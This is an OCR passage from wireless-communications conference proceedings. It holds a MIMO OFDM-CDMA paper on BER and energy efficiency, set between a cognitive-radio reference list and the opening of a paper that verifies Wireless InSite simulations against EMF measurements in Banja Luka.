[2] T. Dhope, D. Simunic and M. Djurek, "Application of DOA Estimation Algorithms in Smart Antenna Systems," Studies in informatics and Control, vol.19, Issue 4, pp.445-452, Dec. 2010.

[3] J. Mitola and G. Q. Maguire, "Cognitive radio: Making software radiosmore personal," *IEEE Pers. Commun.*, vol. 6, no. 4, pp. 13–18, Aug. 1999.

[4] K-C. Chen and R. Prasad, "Cognitive radio networks," John Wiley & Sons Ltd, 2009.

[5] 802.11 Working Group, IEEE P802.11af D0.06: Draft Standard for InformationTechnology,Oct.2010,'http// www.ieee802.org/11/'

[6] http://www.wpc.dot.gov.in/DocFiles/Revised NFAP Meeting Schedule.pdf

[7] T. Dhope, D. Simunic and R.Prasad, "TVWS opportunities and regulation:-empowering rural India," 14th International Symposium on WPMC '11, Brest, France, pp.201-205, Oct'2011.

[8] T. Dhope, D. Simunic and R.Prasad, "TVWS opportunities and regulatory aspects in India," 14th International Symposium on WPMC '11, Brest, France, pp. 566-570, Oct'2011.

[9] Y.H. Zeng, Y.C.Liang, A.T. Hoang, and R. Zhang, "Review on spectrum Sensing for cognitive radio: Challenges and Solutions," EURASIP Journal on Advances in Signal Processing, Volume 2010, pp.1-15, 2010.

[10] H. Urkowitz, "Energy detection of unkown deterministic signals," Proceedings of the IEEE, vol. 55, no. 4, pp. 523–531, 1967.

[11] T. Dhope, D. Simunic and R.Prasad, "Hybrid Detection Method for Cognitive Radio," 13th International conferenace on SoftCOM SoftCOM2011,Split-Hvar-Dubrovnik,SS1-78741-1609,Sept.2011.

[12] H.S. Chen, W. Gao, and D. G. Daut, "Signature based spectrum sensing algorithms for IEEE 802.22 WRAN," in *Proc. IEEE ICC*, Jun. 2007, pp. 6487–6492.

[13] W. A. Gardner, "Exploitation of spectral redundancy in cyclostationary signals," *IEEE Signal Process. Mag.*, vol. 8, no. 2, pp. 14–36, Apr. 1991.

[14] Z.Tian and G.B.Giannakis, "A wavelet approach to wideband spectrum sensing for cognitive radios," in Proc. IEEE International conference on cognitive radio Oriented wireless Networks and communication (Crowncom),Mykonos Island, Greece, June 2006.

[15] D.Carbic , A.Tkachenko, R.W.Brodersen, " Experimental Study of Spectrum Sensing Based on Energy Detection and Network Cooperation," in Proc. of the ACM International Workshop on Technology and Policy for Accessing Spectrum, Baltimore, MD. August 2006.

[16] Y. H. Zeng and Y.-C. Liang, "Spectrum-sensing algorithms for cognitive radio based on statistical covariances," IEEE Transactions on Vehicular Technology, vol. 58, no. 4, pp. 1804–1815, 2009.

[17] Y. H. Zeng and Y.-C. Liang, "Covariance based signal detections for cognitive radio," DYSPAN07, Irland, pp.202-207, Apr.2007.

[18] A. Sahai and D. Cabric, "Spectrum sensing: fundamental limits and practical challenges," in *Proc. of the IEEE International Symposium on New Frontiers in Dynamic Spectrum Access Networks (DySPAN)*, Baltimore, MD, Nov 2005.

[19] R. Tandra and A. Sahai, "Fundamental limits on detection in low SNR under noise uncertainty," inWirelessCom 2005, Maui,HI ,vol.1,pp 464-469,June 2005.

[20] http://www.etsi.org/DVB-terristerial standards.

[21] S. S. Shellhammer, G. Chouinard, M. Muterspaugh, and M. Ghosh,*Spectrum Sensing Simulation Model*, Jul. 2006. [Online]. Available: 'http: //grouper.ieee.org/groups/802/22/'.

A Solution for BER Performance and Energy Efficiency Improvements of OFDM-CDMA System with Pilot Tone

U. Urosevic *, Z. Veljovic * and M. Pejanovic-Djurisic *
* University of Montenegro/Faculty of Electrical Engineering, Podgorica, Montenegro
ugljesa@ac.me

Abstract - In this paper, incorporation of MIMO concept is proposed as a solution for improving BER performance and energy efficiency of OFDM-CDMA downlink system with pilot tone and threshold detection combining (optimum TDC). The new presented system with MIMO included uses space-time block coding applied to two, three and four transmit antennas and it has an arbitrary number of receive antennas. BER (Bit Error Rate) performance in the case of Ricean frequency selective fading is evaluated for the original system as well as for the one with MIMO included. For that reason an adequate simulation model is developed. The results show that the proposed system significantly outperforms the OFDM-CDMA downlink system with pilot tone and optimum TDC. The proposed system provides greater energy efficiency and lower BER in comparison with the original system.

I. INTRODUCTION

Future mobile-radio systems should be able to cope with continuously increasing user demands for high bandwidth services and applications. Multi-carrier (MC) techniques represent an attractive solution for achieving high speed data transmissions. Additionally, increased downlink capacities can be accomplished by the combination of MC and code division multiple access (CDMA), [1]-[2]. If orthogonal subcarriers are used, this MC-CDMA scheme is known as orthogonal frequency division multiplexing (OFDM-CDMA), [3]-[4].

In the case of frequency-selective fading channel, received signals suffer from frequency distortion and thus orthogonality destruction occurs, thereby producing large multi-user interference (MUI). Frequency-domain equalization is necessary at the receiver to restore orthogonality among different users. In [1], OFDM-CDMA downlink scheme with pilot tone and threshold detection combining (optimum TDC) as a combining technique at the receiver is presented. It has been shown that optimum TDC outperforms orthogonal restoring combining (ORC) and controlled equalization combining (CEC). However, implementation of optimum TDC requires computation of optimum weighting coefficients for each SNR, and it is more complex than ORC and CEC.

The results presented in this paper are part of the "Performance analysis of OFDM based relay systems" bilateral research project, funded by Montenegrin Ministry of Science and Croatian Ministry of Science, Education and Sports .

Furthermore, in the scheme from [1], in order to improve BER performance transmitted power should be increased or the number of subcarriers used for transmitting single data symbol should be greater, i.e. wider frequency bandwidth is necessary.

Since energy efficiency improvement is one of the most actual problem and research activities on a global level, increasing transmitted power with the goal to decrease BER isn't acceptable solution. Also, radio spectrum available for mobile communications is a scarce resource thus one of the main targets in the design of radio access technologies is to optimize their spectrum efficiency.

In order to achieve better BER performance while providing greater energy efficiency and frequency resources utilization the OFDM-CDMA system from [1] should be improved. Multiple-Input Multiple-Output (MIMO) approach is very attractive for that purpose. MIMO technologies are nowadays fully integrated into existing systems, being always foreseen as a promising technology for future communication systems, due to their ability to provide increased data rates, greater energy efficiency, better reliability, improved spectrum efficiency, etc.

In this paper, MIMO with space-time block coding (STBC) is proposed as a solution for improving BER performance and energy efficiency of the OFDM-CDMA scheme from [1]. It is shown that, with the same transmitted power and spectrum efficiency, the proposed system achieves significantly lower BER than the original scheme. Moreover, the proposed scheme enables better BER performance even with the reduced frequency bandwidth, while retaining the same transmitted power. Also for the same values of BER the proposed system provides representative SNR gains. Besides better energy efficiency, reliability and spectrum efficiency, the presented solution has another advantage since the implementation of a very complex optimum TDC equalization technique is avoided.

This paper is composed in the following order. In Sect. 2 the proposed MIMO OFDM-CDMA system with STBC is described. Simulation model and results are presented in Sect. 3. Conclusions are drawn in Sect. 4.

II. SYSTEM MODEL

The transmitter of the proposed MIMO OFDM-CDMA downlink transmission system is shown in Figure 1. A single cell system with N users is assumed, with binary transmitted data mapped at the base station according to a chosen modulation scheme. The space–time block coder is implemented in order to collect a block of K successive symbols which are mapped into a sequence of L consecutive vectors $\mathbf{a}[l]=[a_1[l]\ldots a_{Mt}[l]]^T$, $0\leq l<L$. The code rate is $R_c=K/L$ and it is assumed that the mobile radio channel remains constant during one code block, [6]. In that way, M_t symbols for each l are assigned to M_t parallel branches, corresponding to transmit antennas. A sequence of pilot tones is implemented at each branch and it is multiplexed with coded data symbols. Further on, at each parallel branch the same signal processing is performed in a way that after spreading in frequency domain using F-length orthogonal spreading sequence $C^k_n(k)=\{-1, 1\}$, $k=0,\ldots, F-1$, $F\geq N$, signals originated from different users are summed.

Then, they are multiplied by a long pseudo noise (PN) sequence $c_{PN}(k)=\{-1, 1\}$, $i=1, 2,..., R$, $R>>F$, used to randomize the multi-user interference produced by partial orthogonality destruction due to imperfect frequency equalization. The sum of F modulated subcarriers forms the OFDM-CDMA waveform of length T_S. This process can be performed using the inverse fast Fourier transform (IFFT). Finally, a guard interval (GI) of length T_{guard}, is added to the OFDM-CDMA symbol, to form a resultant OFDM-CDMA symbol of length $T=T_S+T_{guard}$. The orthogonality of F subcarriers is achieved by assuring their frequency separation of $1/T_S$.

OFDM-CDMA symbols formed in the previously described way are then transmitted by M_t antennas. A receiver is equipped with M_r antennas. Thus, a MIMO channel is established and for the k-th subcarrier it can be described with the next channel coefficient matrix:

$$\mathbf{H}=\begin{bmatrix} h_{1,1}(k) & h_{1,2}(k) & \cdots & h_{1,M_t}(k) \\ h_{2,1}(k) & h_{2,2}(k) & \cdots & h_{2,M_t}(k) \\ \vdots & \vdots & \ddots & \vdots \\ h_{M_r,1}(k) & h_{M_r,2}(k) & \cdots & h_{M_r,M_t}(k) \end{bmatrix} \quad (1)$$

where $h_{i,j}(k)$ represents the channel coefficient between the transmit antenna j ($j=1, \ldots, M_t$) and the receive antenna i ($i=1, \ldots, M_r$).

Output signals $r_i(k)$ from receive antennas are given with:

$$\begin{bmatrix} r_1(k) \\ r_2(k) \\ \vdots \\ r_{M_r}(k) \end{bmatrix} = \mathbf{H} \begin{bmatrix} u_1(k) \\ u_2(k) \\ \vdots \\ u_{M_t}(k) \end{bmatrix} + \begin{bmatrix} n_1(k) \\ n_2(k) \\ \vdots \\ n_{M_r}(k) \end{bmatrix} \quad (2)$$

In relation (2) $u_j(k)$ represents a symbol transmitted from antenna j, while $n_i(k)$ is an additive white Gaussian noise (AWGN).

The receiver of the MIMO OFDM-CDMA downlink transmission system for the n-th user is shown in Fig. 2. After each receive antenna, received signal is converted into F parallel streams. Subcarriers demodulation is performed using the fast Fourier transform (FFT). Calculation of the channel coefficients is performed after the extraction of pilot sequence. This is necessary for space-time block decoding and frequency-domain equalization for the purpose of subcarriers' orthogonality restoration. That is followed by long PN sequence decoding, orthogonal spreading sequence decoding and symbol demodulation.




Figure 1. Transmitter of the MIMO OFDM-CDMA downlink transmission system




Figure 2. Receiver of the MIMO OFDM-CDMA downlink transmission system for the *n*-th user

III. Simulation Model and Performance Analysis

In order to analyze performance of the proposed MIMO OFDM-CDMA system, we have developed an original simulation model. It is based on the assumption that channels between the *j*-th transmit antenna and the *i*-th receive antenna are uncorrelated. In that case MIMO channel is modeled with M_tM_r Single-Input Single-Output (SISO) wireless channels. Propagation conditions are defined with Ricean fading statistics. For the given Ricean channel parameter (K_{dB}), the maximum delay spread (T_{max}), and the rms delay spread (T_{rms}), the simulation model generates one direct and many reflected waves for each channel.

Subcarriers from Fig. 1 are realized using the IFFT. In the simulation we have used QPSK modulation, Walsh Hadamard matrix whose rows represent orthogonal spreading sequences for every user, T_{max}=150 ns, T_{rms}=150/7 ns.

As it was said in Sect. 2, space-time block coding is implemented in the proposed system. For the purpose of simulation we have used STBC that can be applied to two, three and four transmit antennas and to an arbitrary number of receive antennas.

The space-time codewords arranged in space and time can be described using vector notations, [7]:

$$\mathbf{X}_2 = \begin{bmatrix} a_1 & -a_2^* \\ a_2 & a_1^* \end{bmatrix} \tag{3}$$

$$\mathbf{X}_3 = \begin{bmatrix} a_1 & -a_2 & -a_3 & -a_4 & a_1^* & -a_2^* & -a_3^* & -a_4^* \\ a_2 & a_1 & a_4 & -a_3 & a_2^* & a_1^* & a_4^* & -a_3^* \\ a_3 & -a_4 & a_1 & a_2 & a_3^* & -a_4^* & a_1^* & a_2^* \end{bmatrix} \tag{4}$$

$$\mathbf{X}_4 = \begin{bmatrix} a_1 & -a_2 & -a_3 & -a_4 & a_1^* & -a_2^* & -a_3^* & -a_4^* \\ a_2 & a_1 & a_4 & -a_3 & a_2^* & a_1^* & a_4^* & -a_3^* \\ a_3 & -a_4 & a_1 & a_2 & a_3^* & -a_4^* & a_1^* & a_2^* \\ a_4 & a_3 & -a_2 & a_1 & a_4^* & a_3^* & -a_2^* & a_1^* \end{bmatrix} \tag{5}$$

$\mathbf{X}_2$, $\mathbf{X}_3$ and $\mathbf{X}_4$ are codewords for systems with two, three and four transmit antennas, respectively. The columns comprise symbols transmitted at a certain time instant, while the rows represent symbols transmitted over a certain antenna.

In analyzing the proposed system, the instantaneous channel estimation for the *n*-th user at the *k*-th subcarrier frequency position, between the transmit antenna *j* and the receive antenna *i*, is taken to be $h^n_{i,j}(k)$. Thus, after space-time block decoding, frequency equalization weight factor at the *k*-th subcarrier frequency position, for the *n*-th user becomes:

$$w_n(k) = \frac{1}{\sum_{i=1}^{M_r}\sum_{j=1}^{M_t}\left|h^n_{i,j}(k)\right|^2} \tag{6}$$

Other simulation parameters are given in Table 1.

TABLE I. SIMULATION PARAMETERS

Modulation	QPSK
System capacity	50 Mb/s
Number of users	64
Subcarrier separation	$1/T_S$
Rice channel parameter (K_{dB})	4 dB

BER performance of the proposed MIMO OFDM-CDMA system is analyzed and compared with OFDM-CDMA system from [1] in different conditions, described with three simulation scenarios. In the first scenario, for both systems we assume the same number of subcarriers that are used for transmitting single data symbol, so the systems have identical spectrum efficiencies. In that manner it is possible to verify if the proposed scheme has better BER performance and energy efficiency while using the same frequency resources. In the second scenario, the spectrum efficiency of the proposed system is examined, so less subcarriers are used in the proposed scheme, i.e. smaller frequency bandwidth is occupied. The aim of this scenario is to investigate if the proposed system can achieve better spectrum efficiency while retaining the lower BER and greater energy efficiency. Finally, in the last scenario BER performance of both systems (with the same number of subcarriers) are compared taking into account Doppler spreading.

We have assumed that 128 subcarriers are used in both systems compared in the first scenario. BER performances over the average received SNR are depicted in Fig. 3 for the proposed system (M_t=2, 3 and 4 transmit antennas, M_r=1, 2, 3 and 4 receive antennas) and for the original scheme from [1].




Figure 3. BER performance of the proposed system (M_t = 2, 3 and 4; M_r =1 , 2, 3 and 4) and of the original scheme

It can be seen from Fig. 3 that the proposed system achieves better performance especially in the region of medium and high SNRs. It is obvious that it even provides significantly lower BER when just two antennas at the transmitter side and one antenna at the receiver side are applied. For example, for the BER value of 10^{-4} the proposed system with M_t=2 transmit antennas and M_r=1 receive antenna, attains the SNR gain of around 1dB in comparison with the original scheme, while for the analyzed system with M_t=2 transmit antennas and M_r=2 receive antennas, this SNR gain is about 1,5 dB. In the case of M_t=4 transmit antennas and M_r=4 receive antennas the proposed system enables SNR gain of about 2 dB.

In the second scenario we have assumed that the proposed scheme uses less subcarriers than the original system. Fig. 4 shows BER performances of the proposed system (M_t=2 and 4 transmit antennas, M_r=1, 2 and 4 receive antennas) and of the original scheme from [1]. It has been assumed that 64 subcarriers are used in the scheme including MIMO, while the number of subcarriers for the original scheme is 128. From Fig. 4, it is clear that, despite using a smaller number of subcarriers, the analyzed system with M_t=2 transmit antennas and M_r=2 and 4 receive antennas, has better BER performance. Only the scheme with M_t=2 transmit antennas and M_r=1 receive antenna has slightly worse BER performance when compared with the original scheme. For M_t=4 transmit antennas the considered scheme provides lower BER in every case. The proposed system even with two times less number of subcarriers is more energy efficient than the original. For example, for the BER value of 10^{-3} the proposed system with M_t=4 transmit antennas and M_r=1 receive antenna, attains the SNR gain of around 0,5 dB in comparison with the original scheme, while for the analyzed system with M_t=4 transmit antennas and M_r=4 receive antennas, this SNR gain is about 1,5 dB.

Frequency shifts due to Doppler spreading were taken into account in the third scenario. For the various values of the normalized maximum Doppler frequency f_dT, BER performances of the proposed and the original scheme from [1], both with 128 subcarriers, are shown in Fig. 5. It can be seen that for the small frequency shifts the proposed scheme retains evidently better BER performance and energy efficiency. For example, for the BER value of 10^{-3} and f_dT=0.0002, the proposed system with M_t=2 transmit antennas and M_r=2 receive antennas, reduces the required SNR for around 1,5 dB in comparison with the original scheme, while for the BER value of 10^{-3} and f_dT=0.001 and the proposed system with M_t=2 transmit antennas and M_r=2 receive antennas, this SNR reduction equals around 1 dB.




Figure 4. BER performance of the proposed system (M_t = 2 and 4, M_r = 1, 2 and 4) with 64 subcarriers and of the original scheme with 128 subcarriers




Figure 5. BER performance of the proposed system ($M_t = 2, M_r = 2$) and of the original scheme, in the case of Doppler spreading

Meanwhile, in the case of high frequency shifts, e.g. f_dT=0.0015, both systems have very poor BER performance with no real difference between them. Therefore, maintaining acceptable BER performance in these severe propagation conditions will be a subject of our further research activities.

IV. CONLUSION

In this paper, the MIMO OFDM-CDMA scheme was proposed as a solution for improving BER performance and energy efficiency of the OFDM-CDMA system with pilot tone and optimum TDC combining. Evaluations and comparisons between the proposed and the original systems were performed using the originally developed simulation model. Three different scenarios were analyzed.

In the first scenario, an equal number of subcarriers is assumed for both systems, with the goal to verify if the proposed scheme can provide better BER performance and energy efficiency while using the same frequency resources. It was shown that the proposed scheme significantly outperforms the original system, even when only two transmit antennas and one receive antenna are applied.

In the second scenario, besides BER performance and energy efficiency, the proposed scheme is analyzed from the point of its spectrum efficiency. Thus, it was shown that with a smaller number of subcarriers, i.e. with higher spectrum efficiency, the proposed system still provides noticeably better BER performance and energy efficiency.

In the last scenario, two schemes were compared taking into account the level of Doppler spreading. It was shown that for small frequency shifts the proposed system retains evidently better BER performance and energy efficiency.

Thus, it is evident that the proposed system can be considered as a good solution for BER performance and energy efficiency improvements of the OFDM-CDMA system with pilot tone. As it was shown, significantly lower BER, increased energy efficiency and frequency resources utilization can be achieved. Besides these improvements, another advantage of the proposed system is in avoiding implementation of the very complex optimum TDC equalization technique.

REFERENCES

[1] T. Sao and F. Adachi, “Pilot-aided threshold detection combining for OFDM-CDMA downlink transmission in a frequency selective fading channel”, IEICE Trans. Commun., vol. E85-B, No.12, pp. 2816-2826, Dec.2002.

[2] Z. Veljovic, M. Pejanovic and I. Radusinovic, “Performance analysis of a new OFDM-CDMA system with pilot tone for multimedia communications”, IEICE Trans. Commun., vol. E88-B, No.8, pp. 3480-3483, August.2005.

[3] S. Hara, R. Prasad, Multicarrier Techniques for 4G Mobile Communications, Artech House, 2003.

[4] H. Schulze, C. Lüders, Theory and Applications of OFDM and CDMA - Wideband Wireless Communications, Wiley, 2005.

[5] U. Urosevic, Z. Veljovic, E. Kocan: “BER Performance of MIMO OFDM-CDMA System in Ricean Fading Channel”, IEEE EUROCON conference, Lisbon, Portugal, April 2011.

[6] H. Jafarkhani, Space-Time Coding, Theory and Practice, Cambridge University Press, 2005.

[7] V. Kühn, Wireless Communications over MIMO Channels-Applications to CDMA and Multiple Antenna Systems, pp. 283–287, Wiley, 2006.

Wireless InSite Software Verification via Analysis and Comparison of Simulation and Measurement Results

Petar Međedović *, Mladen Veletić ** and Željko Blagojević***
* Republic of Srpska Government /Ministry of Economic Relations and Regional Cooperation, Banja Luka, B&H
** University of Banja Luka/Faculty of Electrical Engineering, Banja Luka, B&H
*** Radio and Television of the Republic of Srpska, Banja Luka, B&H

Abstract - The paper discusses the process of outdoor software prediction of radio wave propagation, practical realization of the simulation and measurement procedure and a comparative analysis of obtained results. In this regard, the Wireless InSite has been used to perform precise estimation of value and spatial distribution of total power and RMS of electric field strength. Handling by the Wireless InSite software and calculation of specified parameters, in frequency bands of 900 MHz and 1800 MHz, is briefly described. Practical realization of measuring of the same parameters, at the same locations and under the same circumstances as the simulation had, are also described. This has enabled detailed and relevant comparison of simulation and measurement results and ultimately verification of the Wireless InSite software using comprehensive analyses of quality and accuracy. The obtained results are also compared with the limits prescribed by the Rule 37/2008 on limiting the emission of electromagnetic radiation of the Council of the Communications Regulatory Agency of Bosnia and Herzegovina.

I. INTRODUCTION

In recent years, there has been an unprecedented increase in the use of devices emitting electromagnetic field (EMF). This influences on every aspect of day-to-day living. Due to significant public and media concern which continues to be expressed about increases in electromagnetic field exposure of people and potential-related adverse effects on health, it has been tried to perform the most precise prediction of the spatial distribution of EMF caused by 134 transmitters of 47 mobile telephony base stations at wide downtown area of Banja Luka, Bosnia and Herzegovina. In this purpose, Wireless InSite software package from U.S. Company Remcom has been used. Measuring procedure has been performed in two areas of downtown Banja Luka using Rohde&Schwarz spectrum analyzer FSH3. Simulation results are compared to measurements in order to check and verify the software. Results are also compared to the Rule 37/2008, which has been used to limit the electromagnetic emissions and determine the methods for RF emission measuring.

II. SIMULATION PROCEDURE AND RESULTS

A. About Wireless InSite Software

The program Wireless InSite [Ref.1] is a powerful electromagnetic modeling tool which applies physics-based propagation models to site-specific predictions in rural, urban and indoor environments. It also allows viewing and analyzing the predictions including the effects of buildings and terrain on the propagation of electromagnetic waves. This program predicts how the locations of the transmitters and receivers within an urban area affect signal strength, also models the physical characteristics of the rough terrain and urban building features, performs the electromagnetic calculations, and then evaluates the signal propagation characteristics. With only a few steps it is possible to import data for buildings, foliage, floor plans and terrain, define the antennas, specify the transmitter and receiver locations, select the desired output, and run the calculations.

The computations are ray based with reflections from ground (triangular pixels) as well as from building walls and roofs. Diffractions from corners and edges are calculated also. The software uses advanced high frequency electromagnetic methods to provide accurate results over a frequency range from approximately 50 MHz to 40 GHz.

Wireless InSite (WI) presents results in a number of ways. It provides visual representation of some results, such as transmitter coverage areas and power distributions, placing these visually within the modeled environment. The software is also capable of playing movies of time-domain E-field evolution. For other types of data, WI provides an advanced plotting system. Overlays of data allow quick comparison to imported measurements, or even previous calculations. The program allows many Output and Analysis files. Also WI offers possibility of real time (RT) overview. With the RT module, WI users have a choice between two options: high fidelity results very quickly, or extremely high fidelity results with a physics-based model [Ref.2].

B. Implementation of software simulation

This section describes prediction of the radio waves propagation and spatial distribution of EMF. For this purpose, a digital map of Banja Luka town (GISDATA production in GK6 and UTM34 map projections with different height systems) is used. GK6 is a projection that is officially used in B&H, while UTM projection is used at the global level and differs from our official projection. Digital orthophoto of treated area is a satellite image with resolution of 1m x 1m in .tiff format. Buildings and terrain data are provided in ESRI shape format, with the available terrain model resolution 20m x 20m and 10m height accuracy. As these formats could not be imported in WI, they have had to be converted into appropriate formats like DXF, Shape file, DTED, and USGS.

WI has modeled the physical characteristics of the building urban area, carried electromagnetic calculations, and estimated propagation characteristics of the signal defined. Data and parameters that should be imported and configured to perform the simulation refer to the following:

- City and terrain features
- Study area(s)
- Transmitters
- Receivers
- Materials
- Antennas
- Waveforms
- Requested output
- Output [Ref.1].

Structures of Banja Luka city have been imported in DXF file format. Total number of covered structures is 8243. Building material is concrete with the following dielectric half-space properties: permittivity 15, conductivity 0.015 and thickness 0.3 m. Terrain model has been created manually through the software option for creating a new terrain. Bearing in mind that urban environment has been analyzed; the material that is assigned to the ground surface is asphalt with the dielectric half-space properties: permittivity 5.72, conductivity 0.0005, thickness 0.2 m and roughness 0.

The size and location of a study area have been specified automatically in order to include the entire region defined by the terrain and building features. Transmitters, receivers and object falling outside the study area boundary have not been considered. The selected propagation model is Full 3D, which is the most complex from the viewpoint of computation time. This model places no restriction on object shape and includes transmission through surfaces. The selected ray tracing method is SBR (Shot-and-Bounce Ray). Ray paths are traced without regard for the location of specific field points. Rays are first traced from the source points. Some of them that hit building walls would be reflected and would continue to be traced up to the maximum number of reflections. For the particular application, rays are stopped when they hit the study area boundary.

In order to retain the phase of the electric field of each ray path when combining the fields to predict the received power and path loss, Sum-Complex Electric Field option under advanced Study area properties has been set to correlated. Therefore, Wireless InSite combines the ray paths, which follow nearly the same path through environment, with the phase. It then adds the powers of all the correlated groups.

Base stations (BS) have been created by combining a total of 134 transmitter (Tx) points, where each Tx point has been set independently. 47 base stations have been created on the observed area from the data submitted by the three operators: M:tel, HT Eronet and BH Telecom. Most of the base stations have three sectors, which have been created as three different Tx points, with the difference in orientation of about 120 degrees. Antenna radiation pattern has been assigned specifically for each transmitter. Transmitters have been located in virtual space using latitude and longitude. Most of them are mounted on poles on the roofs, fewer on poles located on ground. Input power has been set to the value determined by taking into account the antenna and Equivalent Isotropic Radiated Power, EIRP, of each sector.

Receivers have been created in the form of grid, which allows a large area to be easily covered. It is important to determine spacing between receiver (Rx) points. This value affects the "grid resolution" and quality of results. In particular case, it is impossible to work with a dense grid due to hardware limitations, large number of transmitters and complex city model. First step is to make a rough prediction in order to locate the points with the highest levels of electric field strength (EFS) and after that prediction should be performed with higher resolution in the region with the highest levels. The advanced Receiver Properties window contains a Noise figure value that has been set to 3dB. This value represents the contribution of the receiver itself to thermal noise at its output. It is the ratio of the thermal noise power at the output to that at the input.

